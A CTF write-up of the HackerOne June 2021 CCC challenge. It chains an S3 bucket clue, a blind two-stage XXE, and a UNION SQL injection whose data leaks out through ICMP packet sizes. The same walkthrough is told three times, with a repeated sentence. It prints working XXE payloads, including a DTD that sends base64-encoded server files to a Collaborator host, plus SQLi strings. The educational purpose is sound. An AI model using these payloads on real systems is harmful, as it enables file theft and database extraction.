CCC H1 June 2021 CTF Writeup
The report describes a CTF challenge where an XXE vulnerability allowed reading local files and discovering an internal application, which had a SQL injection that could be exploited via ICMP packet size to exfiltrate the admin password.

- Disclosed after 18 days
CTF Summary
This was my first H1 CTF and I was excited to work with several others to collaborate on the CTF and find the flag. I'll write up the solution process and vulnerabilities involved in the solution:
- Knowledge (basic) of S3 operations
- XML External Entities and Local File Exfiltration
- SQL Injection (+source code review)
- A very clever use of exfiltration using ICMP ping
The general theme of this CTF involved several out-of-band or blind attacks, which were not obvious on initial review.
Phase 1: CCC web site and initial recon
The CTF site was located at https://ccc.h1ctf.com and contains a basic login page and registration feature. Registration is open to any user and requires no verification.

Upon registration, a user is redirected to the following page: https://ccc.h1ctf.com/u/sd2gah with an error message "Remote File list not found" and is presented with a unique hash key in the URL (e.g. sd2gah):
We were initially stuck here, did some fuzzing etc., until an eagle-eyed member of our team spotted a clue in the Twitter feed for CCC Designs: https://twitter.com/DesignsCcc/status/1398629597298806786/photo/1
We could see that the screen shot illustrates a file with the name error_-_-_log.txt located at the following URL: https://ccc.h1ctf.com/error_-_-_log.txt
The content of the file suggests S3 is involved:
File: https://████████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://█████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://██████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://████████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://████████.s3.eu-west-2.amazonaws.com/files.xml Not Found
We noticed that the suffix of the bucket name is a 6 character value, which looks suspiciously like the hash value we were assigned at registration time. We attempted to access each of these files and found one that seemed promising:
https://███.s3.eu-west-2.amazonaws.com/files.xml
<Message>The bucket you are attempting to access must be addressed using the specified endpoint. Please send all future requests to this endpoint.</Message>
<Endpoint>s3.amazonaws.com</Endpoint>
No problem, we'll use the URL rooted at s3.amazonaws.com: https://s3.amazonaws.com/███/files.xml
Here, we see the file suggests that XXE might be a valid attack vector:
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "The espurr purrs"> %ext;
]>
<r></r>
We then created a files.xml in a new S3 bucket based on our hash, located here: https://h1-sd2gah.s3.eu-west-2.amazonaws.com/files.xml
After creating an empty XML file we confirmed the application is reading the file, as we see a different error message when reloading the page!
<p><strong>Critical</strong> : File List Format Invalid</p>
So this is great because we demonstrated that the files.xml file is being pulled from the new S3 bucket that we set up.
Phase 2: Build XXE payload to exfiltrate files on the server
This was a fun phase because I had never actually performed a 2-stage XXE required for local file inclusion. This was also a challenge because the XXE was blind (the XML document with entity replacement was not visible to the attacker), so we had to come up with an out-of-band method to exfiltrate the data.
We first set up a basic one-stage XXE to confirm that we had outbound connectivity, so we replaced files.xml with the following. Upon page reload, we validated that we got a ping on Collaborator:
<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY % xxe SYSTEM "https://dct3rq1rn24apf28qeowjcmwpnvmjb.burpcollaborator.net/?">
    %xxe;
]>
<list></list>
Of course, in no circumstance did the page actually render the XML but this was not the point of this challenge. Now that we established outbound connectivity, we had to determine how to exfiltrate file content. After much trial and error we determined that the following payload could be used to exfiltrate files and local HTTP requests. First, we wrote an updated files.xml which references an external DTD. This is required to create more complex ENTITY mappings. So our files.xml now looks like this:
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://h1-sd2gah.s3.eu-west-2.amazonaws.com/evil.dtd"> %xxe;]>
<list></list>
We also upload the referenced evil.dtd to our S3 bucket:
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/nginx/sites-enabled/default">
<!ENTITY % eval "<!ENTITY % exfiltrate SYSTEM 'http://4din7yig3rkad847vsi5517v7mdc11.burpcollaborator.net/?x=%file;'>">
%eval;
%exfiltrate;
We can explain this a little bit. We define an entity %file containing the base 64-encoded contents of the file referenced in the resource parameter to the PHP filter. Without base64-encoding, this local file include will fail because it expects that the resulting entity contains valid DTD syntax. Then, the %eval entity is declared as an external http request to our burp collaborator endpoint. The %eval declaration will evaluate the first entity, and then the %evaluate declaration will evaluate the final payload.
This will result in a request to Burp Collaborator as follows:
GET /?x=IyMKIyBZb3(long base64 string) HTTP/1.0
Host: 4din7yig3rkad847vsi5517v7mdc11.burpcollaborator.net
Connection: close
By decoding the contents of the x parameter, we can get the content of local files or local http endpoints!
Initially we thought the next attack vector was to try to access the AWS IMDSv1 endpoint located at 169.254.169.254 and available only from the local machine; however, we only had access to limited metadata and not enough that we could make AWS API requests or access the local machine further (for example through the SSM functionality to perform RCE).
We then reviewed he ccc-designs Twitter feed and noted this comment "Does anyone know if in nginx you can link a directory to a proxy_pass?" - which caused us to start looking at the nginx configuration available on the machine.
We found that the contents of the /etc/nginx/sites-enabled/default file indicated that a directory on the main site was reverse proxied to another local server:
#server {
#    server_name ccc.h1ctf.com;
#    root /var/www/app/public;
#    index index.php;
#    location / {
#            try_files $uri $uri/ /index.php?$query_string;
#    }
#     location /2b5d2b11513d2c9b {
#       proxy_pass http://127.0.0.1:8888;
#     }
We checked and validated that https://ccc.h1ctf.com/2b5d2b11513d2c9b contained a new application "net pinger". This brought us to the 3rd phase of this CTF!
Note that we tried various other recon techniques using the LFI including accessing local endpoints, trying to read source code, /etc/passwd etc., but these did not bear fruit, and in fact we found an index.php file containing a hash that rickrolled us :D
Phase 3: Net Pinger
In the 3rd and final phase of this CTF, we are presented with a login screen to a "Net Pinger" application with no obvious way to log in!
We fuzzed the new directory using ffuf and found that a .git directory was present on the server:
scan@scanner-1:~$ ./ffuf -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36" -ac -w SecLists/Discovery/Web-Content/common.txt  -u https://ccc.h1ctf.com/2b5d2b11513d2c9b/FUZZ

(snip)

.git/config             [Status: 200, Size: 263, Words: 19, Lines: 12]
.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2]
.git                    [Status: 403, Size: 170, Words: 5, Lines: 7]
We acquired these files and found that there was a reference to a public repository on Github:
[remote "origin"]
	url = https://github.com/ccc-labs/pinger.git
Great! This repo contained the code for the whole application. After some review we found there is a publicly accessible endpoint /api/ping which is an unauthenticated endpoint meant to do the following:
- Take an
idGET parameter - Find a row in the
hostSQL table with theidcolumn of this parameter - Send a
pingto the host specified in this table row
The code for this action is found here: https://github.com/ccc-labs/pinger/blob/8fce47791b92f183c0f1a7e033c87bab4881737d/_pingercode_/models/Ping.php#L10
We confirmed that the API can be invoked using the URL https://ccc.h1ctf.com/2b5d2b11513d2c9b/api/ping?id=1, although the results of the ping are not visible to the caller.
Upon code review we determined that the SQL code used to load the record from the database is vulnerable to SQL injection due to lack of prepared statements or parameter sanitization:
$sql = 'select * from host where id = '.$id.' LIMIT 1 ';
Unfortunately after some evaluation we determined that there is no visible error or output from the ping command, SQL syntax errors or execution errors are not reported. Furthermore, we cannot use the sleep or benchmark commands because they are blocked by a WAF, making typical blind time-based SQLi attacks infeasible.
We were stuck here for a bit and then decided to take a look at how the ping command was executed. The line of code executing the ping command looks like this:
shell_exec('ping -s '.$packet_size.' -c 4 '.$ip.' > /dev/null &');
The $packet_size variable is set from the packet_size column of the select statement, and the $ip variable is set from the ip column. By reviewing the DDL for the table located in the Github repository we determined that the column order was: id, ip, packet_size.
Initially we thought an approach where we could insert into the table could allow us to achieve RCE by inserting commands into the ping command line, unfortunately there was not any way to manipulate the contents of the table - however we had a hunch...
Although we couldn't verify that a UNION would work, we took a guess that it would. So we were looking for a payload that would UNION a 3-column result set, and some way to validate that we could receive an ICMP ping from this server.
Using our VPS with a public static IP address, we ran tcpdump to listen for ICMP traffic, after first confirming that ICMP rules were applied to firewalls and that we could receive ping requests. Running the following command allowed us to listen for inbound ping requests:
tcpdump ip proto \\icmp
Once we did this we issued a simple UNION to confirm that we could receive a ping from the server: -1 UNION SELECT 4,'161.35.110.235',32 from user where id=1 limit 1 -- , making the full query (where my_ip is the IP address on my VPS):
select * from host where id = -1 UNION SELECT 4,'my_ip',32 from user where id=1 limit 1 -- LIMIT 1`
This could be executed with the following URL:
https://ccc.h1ctf.com/2b5d2b11513d2c9b/api/ping?id=-1%20UNION%20SELECT%204%2c'my_ip'%2c32%20from%20user%20where%20id%3d1%20limit%201%20--%20
We received a ping on the ICMP port so this confirmed we were on the right track!
13:18:19.051334 IP ███████ > scanner-1: ICMP echo request, id 1, seq 50, length 40
13:18:19.051374 IP scanner-1 > █████: ICMP echo reply, id 1, seq 50, length 40
This confirmed that we could control the arguments to the ping command without being able to insert database data! Unfortunately upon further code review, filtering was in place to ensure these parameters were not injectable for RCE - packet length was restricted to an integer, and the IP parameter was validated as an IPv4 address - so no chance of RCE via ping.
So finally the question was, how can we exfiltrate database data? In a classic blind SQLi you can use some sort of canary with a boolean condition such as a sleep/wait or the return of a true/false value, unfortunately we had none of these. However, we had 2 variables to play with - IP address and packet size. We needed the IP address to remain constant so that we could receive the OOB ping (true/false). Initially we started treating this as a boolean attack, by using the fact that we received a ping as a "true" vale, and non-receipt of a ping as a "false" value.
However, this was very time consuming due to aggressive rate limiting on this endpoint. We then considered the other parameter - packet size. Could we set the packet size to a known value, that we could use to exfiltrate data?
Turns out the answer is yes :) We were able to exfiltrate the admin password a character at a time, by translating the letter values to ASCII, and then using these ASCII values to set the packet size on the ping request. The following SQL, executed for every character in the SUBSTRING command, provided us with the ability to extract a single character at a time from the admin password, and set the packet size to the ASCII value of that character. The union parameter now looks like this:
-1 UNION SELECT 4,'my_ip',ascii(substring(password,1,1)) from user where id=1 --
We see that the packet size received by our tcpdump has changed:
13:28:36.258314 IP ec2-18-216-97-43.us-east-2.compute.amazonaws.com > scanner-1: ICMP echo request, id 306, seq 1, length 93
Each ICMP packet has a base size of 8 bytes, so we need to subtract 8 from the length 93 to get a value of 85 or an ASCII value of U.
We repeated this query for every character of the password, incrementing the 2nd parameter to substring until we did not receive a ping, at which point we knew the SQL was throwing an error and we had read all the characters. This gave us the following mapping:
93 	--> 85	--> U
108 	--> 100	--> d
63 	--> 55	--> 7
65 	--> 57	--> 9
102 	--> 94	--> ^
57	--> 49	--> 1
80	--> 72	--> H
80	--> 72	--> H
82	--> 74	--> J
44	--> 36	--> $
95	--> 87	--> W
50	--> 42	--> *
81	--> 73	--> I
87	--> 79	--> O
106	--> 98	--> b
105	--> 97	--> a
83	--> 75	--> K
108	--> 100	--> d
89	--> 81	--> Q
111	--> 103	--> g
81	--> 73	--> I
... which gave us an admin password of Ud79^1HHJ$W*IObaKdQgI. We validated that this allowed us to access the admin panel and acquire the (only) flag.
Unfortunately we did not find a way to bypass the 1 request per minute rate limit :( so extracting this took 21 minutes of waiting :)
Thanks for the great CTF, this was my first H1 CTF and I participated with a great team!
Impact
Through XXE, the attacker could read files, access internal endpoints, etc., though SQLi, the attacker could exfiltrate any data in the database.
Context
This write-up covers my team's solution to the CCC challenge from the H1 June 2021 CTF, run on the h1-ctf programme against *.ccc.h1ctf.com. The target was a fictional company site, CCC Designs, at https://ccc.h1ctf.com, with a basic login page and an open registration feature. Registration required no verification, and after signing up a user was redirected to a personal page of the form https://ccc.h1ctf.com/u/sd2gah, where the trailing value is a unique hash key assigned at registration.
The solution chained four things: basic knowledge of S3 operations, XML External Entities with local file exfiltration, SQL injection found through source code review, and a clever out-of-band exfiltration channel built on ICMP ping. The overall theme was out-of-band or blind attacks that were not obvious on first review.
Setup
The only precondition on the target side was a registered account, which anyone could create. On our side we used:
- A Burp Collaborator endpoint for out-of-band callbacks.
- Our own S3 buckets, named after the hash assigned at registration, to host attacker-controlled XML and DTD files.
ffufwith the SecListsDiscovery/Web-Content/common.txtwordlist for content discovery.- A VPS with a public static IP address, running
tcpdumpto watch for inbound ICMP.
Finding it
After registration the personal page returned an error, "Remote File list not found", alongside the hash key in the URL (for example sd2gah).
We were stuck at this point and did some fuzzing without success. A team member then spotted a clue in the Twitter feed for CCC Designs, in a screenshot showing a file named error_-_-_log.txt at https://ccc.h1ctf.com/error_-_-_log.txt. The content of that file pointed at S3:
File: https://████████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://█████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://██████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://████████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://████████.s3.eu-west-2.amazonaws.com/files.xml Not Found
The suffix of each bucket name was a six character value, which looked suspiciously like the hash assigned at registration. We tried each of the files and one responded:
<Message>The bucket you are attempting to access must be addressed using the specified endpoint. Please send all future requests to this endpoint.</Message>
<Endpoint>s3.amazonaws.com</Endpoint>
Using the URL rooted at s3.amazonaws.com instead, https://s3.amazonaws.com/███/files.xml, we retrieved a file that suggested XXE as a valid attack vector:
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "The espurr purrs"> %ext;
]>
<r></r>
Exploitation
Step 1: Confirm the application reads our file
We created a files.xml in a new S3 bucket based on our own hash, at https://h1-sd2gah.s3.eu-west-2.amazonaws.com/files.xml. With an empty XML file in place, reloading the page produced a different error, which confirmed the application was fetching and parsing our file:
<p><strong>Critical</strong> : File List Format Invalid</p>
Step 2: Confirm out-of-band connectivity
We replaced files.xml with a basic one-stage XXE payload. On page reload we saw a hit on Collaborator, which proved outbound connectivity from the server:
<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY % xxe SYSTEM "https://dct3rq1rn24apf28qeowjcmwpnvmjb.burpcollaborator.net/?">
    %xxe;
]>
<list></list>
The page never rendered the XML, but that was not the point of the challenge.
Step 3: Two-stage XXE to exfiltrate local files
The XXE was blind, so we needed an out-of-band method to carry file content out. We updated files.xml to reference an external DTD, which is required to create more complex ENTITY mappings:
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://h1-sd2gah.s3.eu-west-2.amazonaws.com/evil.dtd"> %xxe;]>
<list></list>
We uploaded the referenced evil.dtd to the same S3 bucket:
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/nginx/sites-enabled/default">
<!ENTITY % eval "<!ENTITY % exfiltrate SYSTEM 'http://4din7yig3rkad847vsi5517v7mdc11.burpcollaborator.net/?x=%file;'>">
%eval;
%exfiltrate;
The %file entity holds the base64-encoded contents of the file named in the resource parameter of the PHP filter. Without base64 encoding the local file include fails, because the resulting entity must contain valid DTD syntax. The %eval entity is declared as an external http request to the Collaborator endpoint; it evaluates the first entity, and the %exfiltrate declaration then evaluates the final payload. The result was a request to Collaborator carrying the file content:
GET /?x=IyMKIyBZb3(long base64 string) HTTP/1.0
Host: 4din7yig3rkad847vsi5517v7mdc11.burpcollaborator.net
Connection: close
Decoding the x parameter gave us the content of local files or local HTTP endpoints.
Step 4: Pivot through the nginx configuration
We first considered the AWS IMDSv1 endpoint at [redacted], reachable only from the local machine, but we only had access to limited metadata, not enough to make AWS API requests or reach the machine further, for example through SSM to obtain RCE.
We then went back to the ccc-designs Twitter feed, where a comment asked whether nginx can link a directory to a proxy_pass, and started looking at the nginx configuration on the machine. The contents of /etc/nginx/sites-enabled/default showed that a directory on the main site was reverse proxied to another local server:
#server {
#    server_name ccc.h1ctf.com;
#    root /var/www/app/public;
#    index index.php;
#    location / {
#            try_files $uri $uri/ /index.php?$query_string;
#    }
#     location /2b5d2b11513d2c9b {
#       proxy_pass http://[redacted]:8888;
#     }
We confirmed that https://ccc.h1ctf.com/2b5d2b11513d2c9b served a new application, "net pinger". Other recon through the LFI, including local endpoints, source code and /etc/passwd, did not bear fruit; we did find an index.php containing a hash that rickrolled us.
Step 5: Find the source of the pinger
The new application presented a login screen with no obvious way in. Fuzzing the directory with ffuf found a .git directory on the server:
scan@scanner-1:~$ ./ffuf -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36" -ac -w SecLists/Discovery/Web-Content/common.txt  -u https://ccc.h1ctf.com/2b5d2b11513d2c9b/FUZZ

(snip)

.git/config             [Status: 200, Size: 263, Words: 19, Lines: 12]
.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2]
.git                    [Status: 403, Size: 170, Words: 5, Lines: 7]
Acquiring these files revealed a reference to a public GitHub repository:
[remote "origin"]
	url = https://github.com/ccc-labs/pinger.git
The repository contained the code for the whole application. Review showed a publicly accessible, unauthenticated endpoint /api/ping that:
- Takes an
idGET parameter. - Finds a row in the
hostSQL table whoseidcolumn matches the parameter. - Sends a
pingto the host specified in that row.
The code for this action is at https://github.com/ccc-labs/pinger/blob/[redacted]/_pingercode_/models/Ping.php#L10. We confirmed the API can be invoked at https://ccc.h1ctf.com/2b5d2b11513d2c9b/api/ping?id=1, although the results of the ping are not visible to the caller.
Step 6: Identify the SQL injection
Code review showed the query loading the record is vulnerable to SQL injection, with no prepared statements or parameter sanitisation:
$sql = 'select * from host where id = '.$id.' LIMIT 1 ';
There is no visible error or output from the ping command, and SQL syntax and execution errors are not reported. The sleep and benchmark commands are blocked by a WAF, so typical blind time-based SQLi was infeasible.
Step 7: Understand the command execution
The line executing the ping is:
shell_exec('ping -s '.$packet_size.' -c 4 '.$ip.' > /dev/null &');
$packet_size comes from the packet_size column of the select statement and $ip from the ip column. The DDL in the GitHub repository showed the column order as id, ip, packet_size. We considered inserting into the table to achieve RCE through the command line, but there was no way to manipulate the table's contents.
Step 8: Confirm a UNION and receive a ping
We could not verify that a UNION would work, so we guessed it would, and looked for a payload producing a three-column result set plus a way to see an ICMP ping from the server. On our VPS with a public static IP, after confirming ICMP rules on the firewalls and that we could receive ping requests, we listened with:
tcpdump ip proto \\icmp
We then issued a simple UNION, -1 UNION SELECT 4,'[redacted]',32 from user where id=1 limit 1 -- , making the full query (where my_ip is the IP address of my VPS):
select * from host where id = -1 UNION SELECT 4,'my_ip',32 from user where id=1 limit 1 -- LIMIT 1`
This was executed with the URL https://ccc.h1ctf.com/2b5d2b11513d2c9b/api/ping?id=-1%20UNION%20SELECT%204%2c'my_ip'%2c32%20from%20user%20where%20id%3d1%20limit%201%20--%20. We received a ping, which confirmed we were on the right track:
13:18:19.051334 IP ███████ > scanner-1: ICMP echo request, id 1, seq 50, length 40
13:18:19.051374 IP scanner-1 > █████: ICMP echo reply, id 1, seq 50, length 40
We could control the arguments to ping without inserting database data. Further code review showed filtering prevented RCE through these parameters: the packet length was restricted to an integer and the IP parameter was validated as an IPv4 address.
Step 9: Exfiltrate data through packet size
With no sleep, wait or true/false output available, we had two variables: IP address and packet size. The IP had to stay constant so we could receive the out-of-band ping. We first treated the attack as boolean, with a received ping as true and no ping as false, but aggressive rate limiting on the endpoint made this very slow.
We then used the other parameter, packet size, as the channel. We extracted the admin password one character at a time by translating each character to its ASCII value and using that value as the packet size. The union parameter became:
-1 UNION SELECT 4,'my_ip',ascii(substring(password,1,1)) from user where id=1 --
The packet size seen by tcpdump changed accordingly:
13:28:36.258314 IP ec2-18-216-97-43.us-east-2.compute.amazonaws.com > scanner-1: ICMP echo request, id 306, seq 1, length 93
Each ICMP packet has a base size of 8 bytes, so subtracting 8 from length 93 gives 85, the ASCII value of U. We repeated the query for every character, incrementing the second parameter of substring until no ping arrived, at which point the SQL was throwing an error and we had read all the characters. The mapping was:
93 	--> 85	--> U
108 	--> 100	--> d
63 	--> 55	--> 7
65 	--> 57	--> 9
102 	--> 94	--> ^
57	--> 49	--> 1
80	--> 72	--> H
80	--> 72	--> H
82	--> 74	--> J
44	--> 36	--> $
95	--> 87	--> W
50	--> 42	--> *
81	--> 73	--> I
87	--> 79	--> O
106	--> 98	--> b
105	--> 97	--> a
83	--> 75	--> K
108	--> 100	--> d
89	--> 81	--> Q
111	--> 103	--> g
81	--> 73	--> I
This gave the admin password Ud79^1HHJ$W*IObaKdQgI, which allowed access to the admin panel and the only flag. We found no way to bypass the one request per minute rate limit, so extraction took 21 minutes of waiting.
Root cause
The XXE exists because the application fetches a files.xml from an S3 bucket whose name matched the registration hash, and parses it with an XML parser that resolves external entities, including external DTDs and php://filter resources. The SQL injection exists because the id parameter is concatenated directly into the query without prepared statements or sanitisation. The command execution is protected by integer and IPv4 validation, which is why the injection could not be escalated to RCE. The .git directory left on the server exposed the source and the public repository, which the team reviewed to find the injection.
Impact
Through XXE, an attacker could read files and access internal endpoints. Through SQLi, an attacker could exfiltrate any data in the database. In this challenge that yielded the admin password and the flag. The report does not describe impact beyond the CTF environment.
Fix
Disable external entity and DTD resolution in the XML parser, and do not fetch and parse XML from a location an attacker can control. Use prepared statements for the id lookup, and remove .git and other development artefacts from deployed web roots. The report does not state which fixes were applied.
Variants to test
- Replace the
resourcein the PHP filter with other local files or internal HTTP endpoints and watch for Collaborator hits; a positive result is a callback whosexparameter decodes to file content. - Try the same two-stage external DTD pattern where a single-stage payload only produces a blind callback; a positive result is a callback carrying base64 data.
- Test
UNIONwith a guessed column count on endpoints that return no output; a positive result is an out-of-band signal such as an ICMP ping or DNS lookup. - Where a command's numeric argument is attacker-controlled, try encoding data in that argument (for example packet size) and observe the resulting packet length; a positive result is a length that changes with the injected value.
- Look for exposed
.gitdirectories with content discovery; a positive result is a200on.git/configor.git/HEADthat reveals a repository URL.
What happened, in plain words
This is the story of a Capture The Flag (CTF) challenge. A CTF is a legal puzzle contest where a company puts up a deliberately vulnerable website and players try to break into it to find a hidden string of text called a "flag". Finding the flag proves you got all the way in. This was the author's first HackerOne CTF, and they worked with a team.
The target was a pretend company website called CCC Designs at https://ccc.h1ctf.com. It had a login page and a sign-up page that anyone could use, with no email confirmation or other check. The team had to chain four separate weaknesses together to reach the flag:
- A basic understanding of how Amazon S3 storage works (S3 is Amazon's service for storing files online, like a giant public filing cabinet).
- A vulnerability called XML External Entities (XXE), which lets an attacker make a server read files it should not read.
- A SQL injection, which is a way of sneaking database commands into a web form or URL so the database does something the programmer did not intend.
- A very clever trick for smuggling data out of the server using the size of network ping packets.
The overall theme was "out-of-band" and "blind" attacks. A blind attack is one where the attacker cannot see the result directly in the web page; they have to find another channel to observe what happened, like listening for a phone call instead of reading a letter. Out-of-band means using a separate channel (a different server, a different protocol) to carry information out.
Phase 1: The website and first look around
The site was at https://ccc.h1ctf.com. It had a basic login page and a registration feature. Registration was open to anyone and required no verification, so the team simply signed up.
After registering, the user was redirected to a personal page like https://ccc.h1ctf.com/u/sd2gah. The last part of the address, sd2gah, is a unique hash key (a short random-looking code) that the site assigned to that account. The page showed an error message: "Remote File list not found".
The screenshot shows that personal page with the error message and the hash key visible in the address bar. At this point the team was stuck. They tried fuzzing, which means sending lots of random or guessed URLs and file names to a website to see which ones exist, a bit like trying every key on a keyring on a door. Nothing worked.
Then a team member noticed a clue in the Twitter feed for CCC Designs. A screenshot there showed a file called error_-_-_log.txt sitting at https://ccc.h1ctf.com/error_-_-_log.txt. The team fetched that file, and its contents pointed at S3:
File: https://████████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://█████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://██████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://████████.s3.eu-west-2.amazonaws.com/files.xml Not Found
File: https://████████.s3.eu-west-2.amazonaws.com/files.xml Not Found
Line by line: each line is a log entry saying the application tried to fetch a file called files.xml from an S3 bucket and could not find it. An S3 bucket is a named storage container in Amazon's cloud, and its address looks like <bucket-name>.s3.<region>.amazonaws.com. The region here is eu-west-2. The bucket names are redacted in the report, but the team noticed something important: the suffix of each bucket name was a six-character value, which looked suspiciously like the hash assigned at registration. The bucket names are redacted in the report, but the team noticed that the suffix of each bucket name was a six-character value, which looked suspiciously like the hash assigned at registration. They created a bucket with that name themselves and the site fetched the file from it.
The team tried to access each of these files and found one that responded:
<Message>The bucket you are attempting to access must be addressed using the specified endpoint. Please send all future requests to this endpoint.</Message>
<Endpoint>s3.amazonaws.com</Endpoint>
This is an error message from Amazon. It says the bucket exists but must be reached through a different address, s3.amazonaws.com, rather than the regional address. So the team used the URL rooted at s3.amazonaws.com instead: https://s3.amazonaws.com/███/files.xml. That returned a file which suggested XXE might be a valid attack vector:
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "The espurr purrs"> %ext;
]>
<r></r>
Line by line: <?xml version="1.0" ?> says this is an XML document, version 1.0. XML is a text format for structured data, a bit like a very strict form with tags. <!DOCTYPE root [...]> starts a "document type definition", a section where you can declare special placeholders called entities. <!ENTITY % ext SYSTEM "The espurr purrs"> declares an entity named ext whose value is fetched from a system resource, here the literal text "The espurr purrs". %ext; uses that entity. <r></r> is the actual document body, an empty tag called r. The point of this file was to show that the parser accepted entity declarations, which is the door that XXE walks through.
Phase 2: Building an XXE payload to steal files from the server
This phase was fun because the author had never actually performed a two-stage XXE, which is what you need for reading local files. It was also hard because the XXE was blind: the XML document with the entity replaced was never shown to the attacker. So the team needed an out-of-band method to carry the stolen data out.
First, they set up a basic one-stage XXE to confirm the server could make outbound connections. They replaced files.xml with this:
<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY % xxe SYSTEM "https://dct3rq1rn24apf28qeowjcmwpnvmjb.burpcollaborator.net/?">
    %xxe;
]>
<list></list>
Line by line: <?xml version="1.0"?> declares an XML document. <!DOCTYPE foo [...]> opens the entity declaration section. <!ENTITY % xxe SYSTEM "https://...burpcollaborator.net/?"> declares an entity named xxe whose value is fetched from that URL. Burp Collaborator is a service that gives you a unique web address and tells you when anything on the internet contacts it, like a doorbell that rings in your pocket wherever you are. %xxe; uses the entity, which makes the server fetch that URL. <list></list> is the document body. When the page was reloaded, the team saw a hit on Collaborator, which proved the server could reach the internet. The page never rendered the XML, but that was not the point.
Now that outbound connectivity was confirmed, the team needed a way to exfiltrate file content. After much trial and error, they found that the following payload could be used to exfiltrate files and local HTTP requests. First, they wrote an updated files.xml that references an external DTD. A DTD is a separate file of entity definitions; referencing one externally is required to create more complex ENTITY mappings.
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://h1-sd2gah.s3.eu-west-2.amazonaws.com/evil.dtd"> %xxe;]>
<list></list>
Line by line: this is the same shape as before, but the entity xxe now points at evil.dtd in the team's own S3 bucket, h1-sd2gah, named after their registration hash. When the server parses this file, it fetches evil.dtd and treats its contents as more entity definitions. That is the "two-stage" part: stage one is the XML file the site reads, stage two is the DTD that file pulls in.
They uploaded the referenced evil.dtd to the same S3 bucket:
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/nginx/sites-enabled/default">
<!ENTITY % eval "<!ENTITY % exfiltrate SYSTEM 'http://4din7yig3rkad847vsi5517v7mdc11.burpcollaborator.net/?x=%file;'>">
%eval;
%exfiltrate;
Line by line: the first line declares an entity file whose value is the contents of /etc/nginx/sites-enabled/default, a configuration file on the server. The php://filter/convert.base64-encode/resource=... part is a PHP feature that reads a file and base64-encodes it. Base64 is a way of turning any bytes into plain letters and digits, like putting a document in a sealed envelope so it survives the post. Without base64 encoding, the local file include would fail, because the resulting entity must contain valid DTD syntax, and a raw config file usually does not. The second line declares an entity eval whose value is itself another entity declaration. The % is the character % written in a numeric escape, so the inner declaration is <!ENTITY % exfiltrate SYSTEM 'http://...burpcollaborator.net/?x=%file;'>. That inner entity, when used, makes the server send a request to Collaborator with the file contents in the x query parameter. The third line %eval; evaluates the first entity, which creates the inner declaration. The fourth line %exfiltrate; uses the inner entity, which triggers the request. The result was a request to Collaborator carrying the file content:
GET /?x=IyMKIyBZb3(long base64 string) HTTP/1.0
Host: 4din7yig3rkad847vsi5517v7mdc11.burpcollaborator.net
Connection: close
Line by line: GET /?x=... is an HTTP request for the root path with a query parameter x holding the base64 data. Host: names the Collaborator server. Connection: close tells the server to close the connection after the response. By decoding the x parameter, the team could read the contents of local files or local HTTP endpoints.
Initially the team thought the next step was to reach the AWS instance metadata endpoint at [redacted]. That is a special address that only the machine itself can reach, and it hands out information about the cloud server, sometimes including temporary credentials. But they only had access to limited metadata, not enough to make AWS API requests or go further into the machine, for example through the SSM functionality to run commands (RCE, remote code execution).
They then went back to the ccc-designs Twitter feed and noticed a comment: "Does anyone know if in nginx you can link a directory to a proxy_pass?" That prompted them to look at the nginx configuration on the machine. Nginx is a web server, the program that answers browser requests. proxy_pass is an nginx instruction that forwards requests to another server. The contents of /etc/nginx/sites-enabled/default showed that a directory on the main site was reverse proxied to another local server:
#server {
#    server_name ccc.h1ctf.com;
#    root /var/www/app/public;
#    index index.php;
#    location / {
#            try_files $uri $uri/ /index.php?$query_string;
#    }
#     location /2b5d2b11513d2c9b {
#       proxy_pass http://[redacted]:8888;
#     }
